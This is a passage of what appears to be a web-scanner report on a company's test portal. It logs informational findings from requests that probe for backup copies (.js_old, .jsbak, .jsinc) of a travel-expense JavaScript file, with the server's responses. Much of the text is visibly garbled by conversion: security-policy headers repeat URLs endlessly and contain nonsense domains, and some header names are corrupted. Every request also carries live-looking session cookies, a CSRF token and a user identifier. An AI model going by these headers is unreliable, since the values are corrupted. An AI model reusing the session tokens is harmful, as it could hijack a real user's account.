Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js

#### Request 1

POST /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js\_old?dxp=21100006 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975; SAPWP\_active=1;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA

3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0 Te: trailers Connection: close

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:04:43 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/javascript content-length: 0

dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220708142708 cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://iogin.windows.net https://books.net/https://book https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://uss.p.com/ https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://msp.gstatic.com https://sogogleapis.com/https://sapui5.hana.ondemand.com https://tiles.elastic.com https://sogogleapis.com https://sapui5.hana.ondemand.com https://stiles.elastic.com https://sapui5.hana.ondemand.com https://spdicatic.com https://sogogleapis.com/https://sapui5.hana.ondemand.com/https://spdicatic.com/https://sdnijs.cloudflare.com/https://sapui5.hana.ondemand.com/https://spdicatic.com/https://sdnijs.cloudflare.com/https://sapui5.hana.ondemand.com/https://spdicatic.com/https://spdicatic.com/https://sdnijs.cloudflare.com/https://sdnijs.clou eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/it/w/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://use.spekit.net/ https://use.spekit.net/ https://conjs.cloudflare.com/ ms-appx-web://\* https://use.spekit.net/ https://conjs.cloudflare.com/ ms-appx-web://\* https://use.spekit.net/ https://conjs.cloudflare.com/ ms-appx-web://\* https://use.specification.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

#### Request 2

POST /neptune/gxkd.view.js\_old?dxp=21100006 HTTP/1.1

Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32:980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975; SAPWP\_active=1;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01

Origin: https://testportal.zalaris.com

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

#### Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:04:46 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/javascript; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://sacounts.ondemand.com/ https://api.recast.ai/ gap-iab: https://sacounts.ondemand.com/ https://sacou west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://is.aglaris.com.443 https://code.jquery.com.https://maxcdn.bootstrapcdn.com.https://s.com/ga.js.https://cdn.recast.ai/ resource://\* https://s.boost.ai/ https://s.papicate.mings/jagapas.com/https://codn.recast.ai/ resource://s.papicate.mings/jagapas.com/https://codn.recast.ai/ resource://s.papicate.mings/jagapas.com/https://s.papicate.m https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euhttps://patioffn.twitter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps.googleapis.com/sp.googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://cdn.recast https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO-C equiv="Pragma" content="no-cache"><meta h

/css/bootstrap.min.css">

...[SNIP]...

-main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1"><img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512">

<div class="col-md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1><h1</p> class="lead">Sorry, but it looks like that the page you are looking for is not available.Try too search again or go back to the previous page.<div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a>

...[SNIP]...
<footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5"><img class="img-fluid" src="/assets/img/zalaris.png" alt="" width="150" height="23"> ...[SNIP]...

## 23.34. https://testportal.zalaris.com/neptune/ZMFP TRAVEL CREATE EXPENSE REP.view.jsbak

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

/neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js Path:

#### Request 1

POST /neptune/ZMFP TRAVEL CREATE EXPENSE REP.view.jsbak?dxp=21100006 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657785823975; SAPWP\_active=1;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBg508vBkgZRwgLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: \*/\*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:05:35 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/javascript

content-length: 0 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220708142708 cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://i.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https:///sap.ideats.ai/ gap-https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://ogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sapui5.hana.ondemand.com/ https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https:///twimg.com/https://boost-files-general-eu-west-1-general-eu-west-1-amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-general-eu-west-1-general-eu-west west-1.aniazonaws.com/inles/ZALARIo/ data: https://boost-inles-generiar-eu-west-1-pou.so-eu-west-1.aniazonaws.com/inles/ZALARIo/ data: https://conf.ecast.an/intps://boost-inles-generiar-eu-west-1-pou.so-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://patform.twitter.com https://tonts.googleapis.com https://patform.twitter.com https://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://patform.twitter.com/ttps://tonts.googleapis.com/ttps://conis.com/ttps://conis.googleapis.com/ttps:// https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

## Request 2

POST /neptune/byh.view.jsbak?dxp=21100006 HTTP/1.1

Host: testportal.zalaris.com

Tookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-ld: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers Connection: close

## Response 2

HTTP/1.1 404 APPLID not found Date: Thu. 14 Jul 2022 08:05:38 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/javascript; charset=utf-8

Content-Length: 1518

dxp-sap: 21100006

```
x-user-logon-language: E
 xhr-target:
 access-control-allow-headers: X-Requested-With
 expires: 0
 cache-control: no-store
 x-frame-options: SAMEORIGIN
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://* successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 h
 /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
 https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://cdnjs.cloudflare.com/ttps://platform.twitter.com/ https://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
 https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://#.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com https://syndication.twitter.com https:/
 https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
 https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 <!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO
 equiv="Pragma" content="no-cache"><meta h
 <meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets</p>
  ...[SNIP]...
-main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1"><img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512">
 <div class="col-md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1><h1</p>
class="lead">Sorry, but it looks like that the page you are looking for is not available.Try too search again or go back to the previous page.<div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a>
  ...[SNIP]...
  <footer clas
                                               s="zal-footer"><div class="container-fluid"><div class="text-center p-md-5"><img class="img-fluid" src="/assets/img/zalaris.png" alt="" width="150" height="23">
     ..[SNIP]..
```

# 23.35. https://testportal.zalaris.com/neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.jsinc

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js

# Request 1

```
POST /neptune/ZMFP TRAVEL CREATE EXPENSE REP.view.jsinc?dxp=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
al_usesion=2gjWUboOy2lGtLBRDMhtYT|1657771353019]1657785823975; SAPWP_active=1; com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiFdgM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://lestportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01
Origin: https://testportal.zalaris.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:06:09 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/javascript

content-length: 0 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220708142708 cache-control: no-store x-frame-options: SAMEORIGIN sap-server: true

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com:443 https://p.sapsf.com/sapsf.com/sapsf.com/sapsf.com:443 https://p.sapsf.com/sa /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/ http://www.zalaris.com/https://syndication.twitter.com/https:/ https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob: Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

## Request 2

POST /neptune/vfo.view.jsinc?dxp=21100006 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657785823975; SAPWP\_active=1;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69IAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Sap-Client: 650

Neptunelaunchpad: PORTAL K-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01

Origin: https://testportal.zalaris.com

Dnt· 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

## Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:06:12 GMT

Server: Apache

X-Content-Type-Options: nosniff

